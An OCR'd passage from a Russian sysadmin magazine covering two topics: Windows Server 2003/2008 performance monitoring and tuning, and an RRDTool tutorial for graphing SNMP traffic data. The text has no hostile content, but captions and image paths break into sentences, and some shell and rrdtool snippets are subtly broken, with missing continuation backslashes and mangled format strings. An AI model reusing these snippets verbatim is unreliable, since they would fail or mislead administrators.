В новой Win2k8 и Win2k3, которая еще долго будет верой и правдой служить на серверах, системы мониторинга несколько отличаются, но не настолько, чтобы не разобраться при смене системы. Диспетчер задач, вызываемый по <Ctrl+Alt+Del> (в Win2k8 нужно будет выбрать в меню еще и Start Task Manager) или <Ctrl+Shift+Esc>, позволяет во вкладке Performance увидеть состояние основных системных ресурсов (CPU, ОЗУ) и Сети (во вкладке Networking). В обеих системах можно оценить вклад отдельного процесса в общую потерю производительности. Если информации недостаточно, добавляем счетчики производительности. Для этого достаточно перейти во вкладку «Processes» и выбрать в меню View — Select Columns, после чего установить флажки напротив нужных пунктов. По умолчанию активировано всего два счетчика: CPU Usage (загрузка ЦП) и Memory — Private Working Set (Memory Usage в Win2k3, Использование памяти). Названия некоторых счетчиков в системах отличаются, но разобраться несложно.

В Win2k3 для наблюдения за производительностью системы в штатную поставку входит «Монитор Производительности» (вызывается через Старт → Администрирование → Производительность, perfmon.msc), который выводит показания активных счетчиков в виде графиков, диаграмм или таблиц. Ведется история событий, помогающая отследить все изменения. При достижении порогового значения можно, например, отправить сообщение админу — в общем, выполнить действие. Подробности о «Мониторе Производительности» и основных счетчиках смотри в статье «Поставь сервер на счетчик», опубликованной в X_11_2007.

На сайте Microsoft для Win2k3 доступно еще одно эффективное, хотя и малоизвестное средство анализа производительности — Server Performance Advisor V2.0 (SPA). С помощью этой утилиты можно собрать информацию о настройках, данные со счетчиков с одного или нескольких серверов, отслеживать события (Event Tracing). По результатам работы получим удобные для чтения и анализа отчеты о производительности, содержащие предупреждения и рекомендации по устранению неполадок. В SPA имеется более 90 предварительно настроенных групп коллекторов. Причем самые востребованные уже настроены! Например, коллектор System Overview содержит основные системные счетчики: CPU usage, Memory usage, занятые файлы и TCP-клиенты, top-потребители CPU, а также счетчики для основных серверов — контроллеров домена, файловых служб AD, IIS, DNS, Terminal Services, SQL и др.

В Win2k8 контроль за основными параметрами системы возложен на Reliability and Performance Monitor (RPM), который вобрал в себя функции отдельных приложений, доступных в Win2k3. Запустить его можно несколькими способами: из меню Administrative Tools, нажатием клавиши Resource Monitor во вкладке Performance в Task Manager, выбрав пункт в меню Diagnostic в Server Manager или введя в консоли perfmon.exe. В главном окне RPM увидим четыре графика, выводящие информацию о загрузке CPU, Disk, Memory и Network в реальном времени. Чуть ниже расположены таблицы с подробной информацией, разбитой по этим же группам. В каждой показан процесс и связанные с ним данные (PID, объем ОЗУ, загрузка CPU, Response Time дисковых операций, количество переданных и принятых сетевых пакетов и прочее). Зачастую достаточно одного взгляда на графики и таблицу, чтобы оценить обстановку и принять решение. Но и это еще не все. «Монитор Производительности» находится в меню Performance Monitor. По умолчанию активирован только один счетчик Processor Time, но достаточно выбрать в контекстном меню Add Counter, как откроется одноименное окно, в котором можно выбрать нужный счетчик. Полный список охватывает все параметры системы и сервисов. Следующее меню, хотя и не связано с оценкой производительности, — тем не менее, очень полезно при поиске неисправностей. Речь идет о Reliability Monitor («Монитор Надежности»). Справа от графика выводится индекс ожидания появления проблемы System Stability Index («Системный Индекс Устойчивости»). График Stability Index помогает быстро найти дату, когда было замечено первое появление проблемы (уменьшился System Stability Index). В поле System Stability Report показаны детали возникшей проблемы.



Убираем лишние протоколы

Два меню Data Collector Sets и Reports выступают в роли удобного аналога SPA. Так, в первом из них содержатся шаблоны коллекторов, которые могут быть использованы с любой программой, предназначенной для сбора данных. Выполнив, например, LAN Diagnostics или System Performance (то есть любой коллектор или группу), в соответствующем подменю в Reports получим полный отчет.

ТЮНИНГ СИСТЕМЫ

Информация собрана, а значит, пора принимать решение. Чтобы добиться увеличения производительности, можно изменить алгоритм работы буксующей подсистемы, модифицировав соответствующий системный параметр. Признаю, это временная мера, которая не всегда улучшает ситуацию. Но при правильном подходе она позволит серверу продержаться на должном уровне еще несколько месяцев, пока начальство не раскошелится на новое оборудование. Перед внесением изменений сформулируем для себя несколько правил:

• одновременно вносим не более одного изменения, даже если узкое место требует настройки нескольких параметров. Так легче будет сделать откат в случае неудачи. Следующее изменение производим, только убедившись, что идем правильным путем. Внесение сразу нескольких настроек делает невозможным определение результата для каждого конкретного параметра;
• после каждого изменения повторяем наблюдение в течение некоторого времени, достаточного для сбора статистической информации;
• так как изменения могут повлиять на другие ресурсы, сохраняем подробную информацию об изменениях и результатах наблюдений за производительностью.

Среди советов встречаются такие, как отключение «лишних» сервисов и проверка запланированных заданий, но в Win2k8 изначально запущено только то, что действительно нужно. Поэтому эти советы больше актуальны для ранних версий Windows.

ОПТИМИЗАЦИЯ СЕТИ

Сетевая подсистема в Win2k3/Win2k8 (как, впрочем, и в любой другой ОС) является многоуровневой. Глубокий тюнинг следует производить на каждом уровне, начиная от драйвера и NDIS (спецификация интерфейса сетевых драйверов) и заканчивая уровнем приложений. Начнем «снизу». Вызываем свойства адаптера и изучаем активные протоколы. Любой протокол генерирует некоторый трафик, поэтому даже в небольшой сети путешествует гораздо больше пакетов, чем нужно для ее нормального функционирования. Например, адаптеру, который смотрит в интернет, часто ни к чему NetBEUI (да и с точки зрения безопасности, это минус). Поэтому отключаем все лишнее, в том числе и IPv6 (в нашей стране пока необходимости в нем

32 bit vs 64 bit

Учитывая, что 32-битные процессоры, можно сказать, уходят со сцены, а 32 или 64 версии ОС стоят одинаково, использование 64-битной архитектуры на серверах выглядит предпочтительнее. Кроме того, приложения, оптимизированные под 64-битную архитектуру, показывают, как правило, большую производительность. Исключение может быть лишь при несовместимости приложения с 64-битной ОС. Также в 64-битных системах отсутствуют некоторые ограничения, которые могут быть существенными. Например, в 32-битных ОС невозможно использовать память объемом более 3,5 Гб (с 3,5 до 4 Гб заняты под адресацию). Плюс, каждый 32-битный процесс может использовать не более 2 Гб ОЗУ. Хотя в Win2k3 и Win2k Advanced Server предусмотрена функция регулировки ОЗУ 4GT (4-gigabyte tuning) — она позволяет разделить пространство памяти процесса на две части: 3 Гб выделяется на память приложения и 1 Гб — на системную память. Это фактически снимает ограничение. Включается 4GT установкой ключа /3GB в параметрах загрузчика. В Win2k3 — в `Boot.ini`, а в Win2k8 командой:

```
> bcdedit /set IncreaseUserVA 3072
```

К слову, 64-битный процесс в 64-битной ОС может использовать до 8 Тб ОЗУ. Еще один вариант выделения 32-битному процессу до 4 Гб памяти в 32- и 64-битных версиях ОС — компиляция программы с флагом `IMAGE_FILE_LARGE_ADDRESS_AWARE`.
С 16-битными приложениями ситуация обстоит на порядок хуже. 64-разрядные версии ОС с ними работать не могут, а запуск в 32-битной системе из-за специфики работы приведет к общему падению производительности. Поэтому лучше либо от них отказаться вообще, перейдя на современную версию программы, либо запускать на отдельном компьютере. Благо, такие приложения, как правило, нетребовательны к ресурсам.



info

• Если расчеты показывают, что 100 Мбит будет недостаточно, то подумай о гигабитной карте. Но подключать Gigabit Ethernet в обычный PCI-слот нецелесообразно. Лучше остановить свой выбор на PCI-X, PCIe x8 и выше.

• Желательно настроить Сеть так, чтобы вынести в отдельную подсеть системы, используемые одной группой пользователей или формирующие большой трафик (это базы данных и файловый сервер).

• Для перераспределения рабочей нагрузки можно воспользоваться распределенной файловой системой (о том, как настроить DFS, читай в][_12_2007).

нет). Параллельно включаем снифер и отлавливаем «лишние» пакеты, определяя их источник. Если расположить более быстрый или часто используемый протокол в начале списка, то это позволит увеличить производительность.
Локальные файлы HOSTS (для TCP/IP) и LMHOSTS (NetBEUI), хранящие адреса и имена систем, помогают уменьшить количество запросов на разрешение имен. Эти настройки можно произвести как вручную, так и зайдя в свойства TCP/IP в настройках сетевой карты, и затем выбрав Advanced. Распространять изменения в этих файлах можно в небольших сетях вручную, а в AD — при помощи политик. Присутствие DNS- и WINS-серверов также способно уменьшить количество лишних задержек.
Кстати, новая концепция ролей в Win2k8 приносит свои плоды: в настройках Сети после установки системы ничего лишнего не включено, а новые алгоритмы настройки и оптимизации требуют меньше телодвижений со стороны администратора. Например, автоматическая настройка TCP Receive Window Auto-Tuning динамически изменяет размер принимающего буфера TCP, используемого для хранения входящих данных, тем самым повышая пропускную способность, скажем, при передаче больших файлов на высокоскоростных каналах (поэтому ключ реестра TcpWindowSize в Win2k8 игнорируется). Средство Compound TCP (CTCP) увеличивает количество одновременно отправляемых данных — ну, и так далее. Впрочем, кое-что нам оставили и для ручной настройки.
Нажав кнопку Configure в свойствах адаптера, получаем во вкладке Advanced доступ к ряду настроек (их количество зависит от конкретного адаптера). Например, для файлового и FTP сервера рекомендуется задействовать следующие опции: IPv4, TCP и UDP Checksum offload, Segmentation offload и TCP offload engine (TOE). Поддержка последнего включается следующим образом:

```
> netsh int tcp set global chimney = enabled
```


Для веб-сервера и сервера базы данных желательно активировать еще и Receive-side scaling (RSS). Но если сетевой адаптер не справляется с нагрузкой, — наоборот, пробуем по одному отключать все offload настройки. В Link Speed & Duplex указывается режим работы адаптера (по умолчанию он выбирается автоматически), а в Transmit/Receive Buffers — буфер приема и передачи. В целях экономии ресурсов размер буфера по дефолту установлен в минимальное или среднее значение. При больших нагрузках это чревато потерями пакетов. Если адаптер позволяет вручную изменить размер буфера, то увеличиваем, не задумываясь.
Параметр Interrupt Moderation по умолчанию установлен в Adaptive. Поигравшись с настройками, можно попробовать выбрать приемлемый результат между производительностью Сети и нагрузкой на CPU. Если на сервере несколько CPU и сетевых карт, то возможна привязка CPU к сетевому адаптеру. Это положительно скажется на производительности Сети и системы за счет уменьшения количества «лишних» прерываний.
Конечно, это не все, что может сделать админ для разгрузки Сети. Например, для настройки драйвера http.sys, который используется IIS, есть целая ветка реестра:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\
Services\Http\Parameters
```

Что-то можно сделать и на прикладном уровне. Например, в ISA Server реализована функция сжатия данных, передаваемых по протоколу HTTP. Правда, за меньший трафик придется платить большей нагрузкой на CPU. В медленных сетях пропускная способность повышается на 30%. Также уменьшается задержка при передаче информации, хотя нагрузка на процессор не увеличивается более чем на 20%. Для разгрузки сервера терминалов в Computer Configuration — Administrative Templates — Windows Components — Terminal Services — Terminal Server можно уменьшить глубину цвета и размер рабочего стола, установить сжатие RDP, отключить обои и т.д.

ДИСКОВАЯ ПОДСИСТЕМА

Часто именно дисковая подсистема служит основной причиной потери производительности. Она ограничена числом физических обращений к диску в секунду (зависит от скорости вращения диска и от того, насколько случайный характер имеют операции обращения). Самым простым методом сокращения частоты обращения к диску будет установка дополнительных дисков или использование RAID.
Кое-что можно сделать и самому. По умолчанию файл подкачки равен 1.5 объема ОЗУ и расположен на системном диске. Последний обычно сильно загружен, к тому же подвержен фрагментации. Поэтому, если имеется несколько дисков, создаем файл подкачки на каждом. Для этого в Control Panel →



Тонкая настройка сетевой карты

Добавляем счетчик в Performance Monitor

System выбираем Advanced System Setting и получаем знакомое окно System Properties («Свойства системы»). Нажимаем во вкладке Advanced в поле Performance кнопку Setting, снова щелкаем Advanced, а затем кнопку Change. В появившемся окне снимаем флажок «Automatically manage paging file for all driver» и указываем, на каких дисках и разделах следует создать файл подкачки. При этом следует помнить, что использование нескольких разделов одного диска для файла подкачки, мягко говоря, нецелесообразно. Своп лучше размещать на разделах с меньшей буквой, на которых, как правило, скорость повыше.
По умолчанию Windows записывает данные блоками по 64 Кб, но жесткие диски и приложения могут использовать блоки других размеров. Данные в этом случае придется записывать на несколько секторов, что снижает производительность. В состав Win2k8 и Win2k3 SP1 входит программа Diskpart, предназначенная для создания разделов диска. С ее помощью можно задать другое смещение. Пользоваться программой просто. Для запуска в командной строке набираем diskpart.exe. Далее командой «List Disk» выводим список дисков, выбираем нужный диск — «Select Disk 1», создаем раздел «Create Partition Primary Align=64» и присваиваем ему букву («Assign Letter=D»). Помни, что Diskpart уничтожает данные, поэтому предварительно создай резервную копию!
Также стоит отключить индексацию файлов для (якобы) быстрого поиска и компрессию диска (если взведен флажок «Compress this drive to save disk space»). И, конечно же, не забываем о периодической дефрагментации (Свойства диска → Tools → Defragment Now). В подменю Shadow Copies находятся настройки теневых копий. Если резервирование производится другими средствами, то для повышения производительности их можно отключить или изменить алгоритм работы.
Не помешает знать и о некоторых параметрах реестра (они подходят и для Win2k3). Так, параметр NumberOfRequests, зависимый от драйвера сетевой карты, позволяет задать количество запросов, ускоряя работу за счет распараллеливания. Драйвер сам устанавливает оптимальное значение, но рекомендуется установить его в диапазоне от 32 до 96.

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\
Services\MINIPORT_ADAPTER\Parameters\
DeviceN\NumberOfRequests (REG_DWORD)
```

Установка в 0 ключа CountOperations позволит отключить некоторые счетчики, что также повлияет на производительность в лучшую сторону:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\
Session Manager\I/O System\CountOperations
```

Установка в 1 (REG_DWORD) ключа DontVerifyRandomDrivers запрещает тестирование и проверку некорректно работающих драйверов:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\
Session Manager\Memory Management\
DontVerifyRandomDrivers
```

В Win2k8 используется сложный алгоритм, индивидуально управляющий приоритетом I/O. Если для экспериментов ты захочешь его отключить, установи в 0:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\
Control\DeviceClasses\{Device
GUID}\DeviceParameters\Classpnp\
IdlePrioritySupported\I/O Priorities
```

Чтобы запретить обновление даты последнего обращения к файлу, устанавливаем в 1 (REG_DWORD) ключ:

```
HKLM\System\CurrentControlSet\Control\
FileSystem\NtfsDisableLastAccessUpdate
```

Это только основные параметры. А подробную информацию по настройке дисковой подсистемы можно найти в документе «Disk Subsystem Performance Analysis for Windows» на сайте Microsoft.

ТОЧНОСТЬ ХИРУРГА

Повышение производительности сервера — это сугубо индивидуальная операция, которую нужно производить с точностью хирурга, контролируя каждый этап. Но ничего сложного здесь нет! Потратив некоторое время, ты неизменно получишь результат. А какой именно, — зависит только от тебя.



▸ links

Подробные инструкции по 4GT смотри в статье Q171793 «Сведения о регулировке ОЗУ для приложений с помощью функции 4GT» (http://go.microsoft.com/fwlink/?LinkId=43549).



▸ warning

Утилита Diskpart уничтожает данные. Не забудь предварительно создать резервную копию!



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM, TUX.IN.UA /

Универсальный наблюдатель



RRDTOOL: УДОБНЫЙ ИНСТРУМЕНТ МОНИТОРИНГА СЕТИ

Мониторинг сети и аппаратных ресурсов входит в обязанности любого администратора. Только постоянное наблюдение может выявить узкие места и предотвратить возможные проблемы. Предлагаю закатать рукава и настроить все самостоятельно. Настало время узнать, почему набор утилит RRDTool так не любят новички.

ГОТОВЫЕ РЕШЕНИЯ – НЕ НАШ МЕТОД

Инструмент RRDTool (Round Robin Database tool) предназначен для хранения, обработки и отображения любых данных, изменяющихся во времени (например, сетевой трафик, пропускная способность сети, загрузка процессора и ОЗУ, температура и т.д.). По сравнению с MRTG, RRDTool имеет более мощные средства сбора информации и создания графиков. Вся инфа хранится в кольцевой базе данных, ячейки которой задействуются циклически, – в итоге, размер БД остается постоянным. Заложенные алгоритмы усредняют результат; таким образом, можно охватить больший промежуток времени при малых размерах баз. Хотя именно по этой причине RRDTool нельзя использовать там, где нужны точные результаты (к примеру, в биллинговой системе). За большую гибкость в работе приходится платить и отсутствием единого конфигурационного файла, и некоторой сложностью в настройках. Но эту проблему стараются решить за счет использования различного рода дополнений, список которых можно найти на странице oss.oetiker.ch/rrdtool/rrdworld/index.en.html.

УСТАНОВКА RRDTOOL

RRDTool имеется в репозитариях большинства дистрибутивов Linux и портах BSD-систем. Чтобы установить RRDTool в Free/OpenBSD, достаточно ввести:

```
# cd /usr/ports/databases/rrdtool
# make install clean
```

Команда «sudo apt-cache search rrdtool» в Debian/Ubuntu выведет не только название нужного пакета, но и большой список приложений, являющихся фронтэндами. В дальнейшем работать будем в Ubuntu 8.04, но все сказанное, за исключением особенностей установки зависимостей, касается и других дистрибутивов Linux и *nix-систем.
На данный момент активно развивается ветка 1.3.x, а в репозитории нам предлагают 1.2.19-1ubuntu1 (`sudo apt-cache show rrdtool | grep -i version`), поэтому произведем установку из исходных текстов. Сначала инсталлируем пакеты, требуемые для компиляции и удовлетворения зависимостей:

По окончании конфигурирования скрипт выдает текущие установки

```
$ sudo apt-get install build-essential \
      libpango1.0-dev libxml2-dev
$ sudo apt-get build-dep rrdtool
```

Затем скачиваем и распаковываем архив с сорцами:

```
$ wget -c http://oss.oetiker.ch/rrdtool/pub/rrdtool.
tar.gz
$ tar xzvf rrdtool.tar.gz
$ cd rrdtool-1.3.3
```

В дефолтном режиме установка производится в `/usr/local/rrdtool-1.3.3`. Это несколько неудобно, поэтому:

```
$ ./configure --prefix=/usr/local/rrdtool
```

По окончании процесса конфигурирования получаем итоговую таблицу. Внимательно просмотри поля с «no», вдруг скрипт не нашел что-то важное. Если все в порядке, выполняем стандартную сборку:

```
$ make
$ sudo make install
```

Проверить правильность установки очень просто. В подкаталоге `share/rrdtool/examples` находится ряд готовых скриптов:

```
$ ls /usr/local/rrdtool/share/rrdtool/examples/
4charts.pl cgi-demo.cgi perftest.pl shared-demo.pl
bigtops.pl minmax.pl piped-demo.pl stripes.pl
```

Запустим один из них:

```
$ sudo ./shared-demo.pl
```

После выполнения скрипта в текущем каталоге появятся два файла с расширением rrd и два рисунка. Копируем рисунки в корневой каталог веб-сервера (или открываем во вьювере):

```
$ cp shared-demo* /var/www/
```

Теперь заходим на страницу http://localhost/shared-demo1.png и смотрим результат. Если рисунок сгенерирован, значит, все работает.

НАСТРАИВАЕМ RRDTOOL

Вся работа с RRDTool производится при помощи одной утилиты, которая так и называется – rrdtool. Утилита имеет 13 параметров, определяющих, чем она сейчас будет заниматься (полную информацию о них можно найти в справочной странице rrdtool(1)). В большинстве случаев требуется пройти три этапа:

Просмотр доступных идентификаторов объекта SNMP

- **проектирование и создание базы данных** (rrdtool create);
- **получение показаний счетчика и обновление информации в базе** (rrdtool update);
- **создание графиков** (rrdtool graph).

В отличие от реляционной базы данных, кольцевая имеет более простую структуру. В нее записывается значение переменной и связанная временная метка. Также в базе может храниться информация, с помощью которой заложенные в RRDTool алгоритмы позволят вычислить значения пропущенных параметров.

Для примера создадим базу, куда будем заносить значения загрузки канала для входящего и исходящего трафика. Считывание параметров можно производить несколькими способами: анализ вывода команды ifconfig, SNMP и т.д. В примере будет использован второй вариант, как более универсальный (хотя большой разницы в том, откуда брать информацию, нет). Создадим каталог для хранения баз:

```
$ mkdir /usr/local/rrd
```

Новую базу сотворим при помощи «rrdtool create»:

```
$ sudo rrdtool create /usr/local/rrd/bandwidth.rrd \
      --start N DS:in:COUNTER:600:U:U DS:out:
COUNTER:600:U:U \
      RRA:AVERAGE:0.5:1:432
```

Выглядит малопонятно, но сейчас мы это поправим. Первым аргументом команды является имя базы. По умолчанию файл будет создан в текущем каталоге, но лучше привыкать использовать полный путь (в скриптах, естественно, можно подставлять переменные). Параметр «`--start N`» указывает на время создания базы. Время в базе сохраняется в Unix-формате (от 01-01-1970). Параметр N (от Now) показывает на текущее время, но его можно представить в виде «20081001 12:10». Подробности по всем вариантам установки времени смотри в rrdfetch(1). Чтобы задать интервал отсчета времени, в команде можно использовать параметр '--step' с указанием времени в секундах (по умолчанию, 300 секунд). Источник данных описывается параметром DS (data source). В одной базе может храниться информация сразу о нескольких источниках. Вторым аргументом после DS идет название источника. Имя не должно превышать 19 символов [a-zA-Z0-9_]. В примере создано два источника in и out, в которых и будем хранить информацию о входящем и исходящем трафике.

Следующее поле со значением COUNTER определяет тип данных, которые будут получены от источника. Существует пять возможных значений этого поля:

- **GAUGE** – в счетчик сохраняется считанное значение без изменений;
- **COUNTER** – предполагается, что этот счетчик всегда увеличивается. Значение сохраняется в виде «единица в секунду», то есть текущее






▷ info

• Статью о Cacti смотри в][_09_2007.

• Название DS источника должно состоять из символов [a-zA-Z0-9_] и быть не более 19 знаков.



▷ dvd


На прилагаемом к журналу диске ты найдешь набор скриптов для обработки и визуализации данных, поступающих с источника бесперебойного питания APC Smart-UPS.



▷ links

• Самую свежую версию RRDTool можно найти на сайте проекта – oss.oetiker.ch/rrdtool/.

• Список фронтэндов найдешь на странице oss.oetiker.ch/rrdtool/rrdworld/index.en.html.



Информация о загрузке канала, собранная при помощи RRDTool

значение вычисляется как разность между считанным и предыдущим, разделенное на количество времени. Для этого счетчика обрабатывается переполнение.
• **DERIVE** – подобен предыдущему, но его значение может уменьшаться; переполнение не обрабатывается;
• **ABSOLUTE** – используется для счетчиков, значение которых обнуляется при каждом считывании; в ячейку записывается считанное значение, поделенное на интервал времени;
• **COMPUTE** – виртуальная ячейка, хранящая результат выполнения формулы значений из других ячеек.
Теперь, думаю, понятно, почему был выбран именно COUNTER. Подсчитывая данные о трафике, мы будем знать загрузку канала.
Значение 600 после поля счетчика устанавливает так называемый heartbeat – максимально допустимый интервал (в секундах) между считываниями (рекомендуется двойной '--step '). Он показывает, как часто должна заполняться ячейка (при превышении этого интервала пропущенные значения заполняются значением *UNKNOWN*). И, наконец, два последних поля предназначены для указания минимального и максимального значения параметра. При превышении этих чисел значение будет установлено в *UNKNOWN*. Если определить эти цифры невозможно, то так и пишем – "U" (то есть UNKNOWN).
Параметр RRA (round robin archives) определяет количество ячеек для каждого DS (на DS может быть несколько RRA), а также функцию, показывающую, как вычислять значение ячейки. Функции консолидации могут быть:
• **AVERAGE** – среднее арифметическое всех отсчетов;
• **MIN** и **MAX** – максимальное и минимальное значение;
• **TOTAL** – сумма всех отсчетов;
• **LAST** – последний полученный отсчет.
В версии 1.2 дополнительно к основным функциям добавлены еще несколько специализированных, обеспечивающих экспоненциальное сглаживание по алгоритму Холта-Винтерса – HWPREDICT, SEASONAL, DEVSEASONAL, DEVPREDICT и FAILURES.
Число 0.5 показывает на достоверность – то есть число отсчетов со значением *UNKNOWN*, после превышения которого ячейка также принимает значение «U». В качестве значения должно быть использовано число в диапазоне 0-1.
Последние две цифры определяют шаг (количество первичных точек, которые формируют точку данных, поступающую в архив) и, собственно, число ячеек. База создана, просмотреть информацию о ней можно при помощи команды:

```
$ rrdtool info /usr/local/rrd/bandwidth.rrd
```

Если в процессе эксплуатации выяснилось, что параметры базы данных подобраны неудачно (например, выбрано малое количество ячеек), то ничего страшного в этом нет. Чтобы изменить размер RRA, используй «rrdtool resize»; для изменения любого параметра DS применяется «rrdtool tune».
База есть, теперь ее нужно чем-то наполнить.

БАЙТИКИ В КОПИЛКУ

Как договорились, RRD-базу будем заполнять при помощи SNMP. Устанавливаем нужные пакеты:

```
$ sudo apt-get install snmp snmpd
```

После установки у нас уже есть готовый файл snmpd.conf, настроенный на выдачу данных только для localhost. Он нам подходит, поэтому нет необходимости выполнять команду «sudo snmpconf -i». Копируем его в надлежащее место и перезапускаем демон:

```
$ sudo cp -v /usr/share/snmp/snmpd.conf /etc/snmp/
$ sudo /etc/init.d/snmpd restart
```

Смотрим список доступных идентификаторов объекта (object identifier, OID). Здесь параметр «–v 1» указывает на версию протокола, а '-c' – на комьюнити для доступа:

```
$ snmpwalk -v 1 -c public localhost
```

Нас пока интересуют сетевые интерфейсы, поэтому вывод можем сократить:

```
$ snmpwalk -v 1 -c public localhost interfaces
```

Ищем нумерацию сетевых карт, которая описывается при помощи IF-MIB::ifDescr:

```
IF-MIB::ifDescr.1 = STRING: lo
IF-MIB::ifDescr.2 = STRING: eth0
IF-MIB::ifDescr.3 = STRING: eth1
```

Нам нужна лишь последняя цифра параметра. В примере видим, что интерфейсу eth0 соответствует цифра 2, а eth1 – 3. Текущие показатели счетчиков входящего и исходящего трафика показаны соответственно в параметрах IF-MIB::ifInOctets и IF-MIB::ifOutOctets:

```
IF-MIB::ifInOctets.1 = Counter32: 444010
IF-MIB::ifInOctets.2 = Counter32: 34402149
IF-MIB::ifInOctets.3 = Counter32: 0

IF-MIB::ifOutOctets.1 = Counter32: 444010
IF-MIB::ifOutOctets.2 = Counter32: 2797708
IF-MIB::ifOutOctets.3 = Counter32: 5726
```

Получить значение для eth0 можно при помощи команды snmpget, добавив в качестве последнего аргумента OID. Дополнительный параметр '-Oqv' позволяет сократить вывод, оставив только значения:

```
$ snmpget -v 1 -c public -Oqv localhost \
```




Следим сразу за тремя серверами

```
IF-MIB::ifInOctets.2 IF-MIB::ifOutOctets.2
35816758
3962688
```

Команда для занесения данных в таблицу в общем случае выглядит так:

```
rrdtool update file.bandwidth.rrd время:значениеDS1[:
значениеDSn]
```

Пишем:

```
$ sudo rrdtool update /usr/local/rrd/bandwidth.rrd N:\
      'snmpget -v 1 -c public -Oqv localhost IF-MIB::
ifInOctets.2':\
      'snmpget -v 1 -c public -Oqv localhost IF-MIB::
ifOutOctets.2'
```

Вывод «rrdtool info» показывает, что данные в базе изменились. Если все нормально, даем планировщику указание, чтобы он запускал эту команду каждые 5 минут.

$ SUDO CRONTAB -E

```
0-55/5 * * * * /usr/local/rrdtool/bin/rrdtool update ...
```

Как ты понимаешь, в качестве записываемого значения можно использовать отформатированный вывод любой команды. Например:

```
$ ifconfig eth0 | grep "RX bytes"| awk -F: \
      '{print $2}' | awk '{print $1}'
36888337

$ ifconfig eth0 | grep "TX bytes" | awk -F: \
      '{print $2}' | awk ' {print $1}'
47806191
```

Все, – база наполняется значениями. Переходим к написанию скрипта для построения графиков.

СТРОИМ ГРАФИК

Команда для создания графиков довольно легка для понимания, хотя в скриптах она обычно выглядит пугающе из-за большого количества возможных значений. После работы «rrdtool graph» будет сгенерирован только графический файл; html-обертку для его показа в браузере придется рисовать самому. Для удобства создадим скрипт bandwidth-graph.sh такого содержания:

$ SUDO NANO BANDWIDTH-GRAPH.SH

```
#!/bin/sh
/usr/local/bin/rrdtool graph \
  /usr/local/rrd/bandwidth.png \
  -a PNG -h 125 -v "Данные о загрузке eth0" \
   'DEF:in=/usr/local/rrd/bandwidth.rrd:in:AVERAGE' \
   'DEF:out=/usr/local/rrd/bandwidth.rrd:out:AVERAGE' \
   'CDEF:kbin=in,1024,/' \
   'CDEF:kbout=out,1024,/' \
   'AREA:in#00FF00:Загрузка In'
   'LINE1:out#0000FF:Загрузка Out\j' \
   'GPRINT:kbin:LAST:Последнее значение In\: %3.21f кБ-
сек'
   'GPRINT:kbout:LAST:Последнее значение Out\:  %3.21f
кБсек\j'
```

При описании можно использовать и русские названия, но большие комментарии к подписям я бы делать не стал, они могут просто не поместиться на рисунок.
В скрипте не указаны параметры `'--start'` и `'--end'`. С их помощью можно задать время начала и конца интервала, который попадет на график. Если они опущены, то будет выведен график за прошедшие сутки. Временной промежуток также влияет на масштаб графика. Размеры рисунка можно установить принудительно при помощи `'-w'` (`--width`) и `'-h'` (`--height`), указав значение в пикселях. Тип файла задает параметр `'-a'`, в качестве значения можно использовать PNG | SVG | EPS | PDF. Заголовок рисунка можно оформить горизонтально `'-t'` или вертикально `'-v'`.
Параметр DEF указывает на то, какие данные мы будем извлекать из RRA-записи. Затем идет имя переменной, которое будет использовано в графиках. Далее — практически все, как при «rrdtool create»: имя файла, извлекаемый параметр и функция консолидации.
А вот CDEF позволяет производить действия с извлеченными параметрами. Сюда записывается выражение в обратной польской записи (смотри блок-врезку). В данном случае значение in и out делится на 1024, результат (килобайты) записывается в kbin и kbout.
Параметры AREA и LINE показывают метод вывода указанного параметра на графике. В результате in будет показан зеленым сплошным цветом (#00FF00), а out — синей (#0000FF) полосой. Последним значением идет легенда, то есть описание параметра. Чтобы легенду напечатать под графиком, используем `\j` (justify).
Функция GPRINT выводит данные мониторинга. Обрати внимание: чтобы показать последнее значение параметра, вместо AVERAGE используется LAST! Теперь делаем скрипт исполняемым и запускаем:


```
$ sudo chmod +x bandwidth-graph.sh
$ sudo ./bandwidth-graph.sh
```

В результате в каталоге `/usr/local/rrd` должен появиться файл bandwidth.png.

НИЧЕГО СЛОЖНОГО

Как видишь, ничего сложного в RRDTool нет. Это очень гибкая и понятная в работе программа. Посидев немного над скриптами, можно аналогичным образом строить графики по остальным данным, выдаваемым демоном SNMP или любыми другими утилитами.

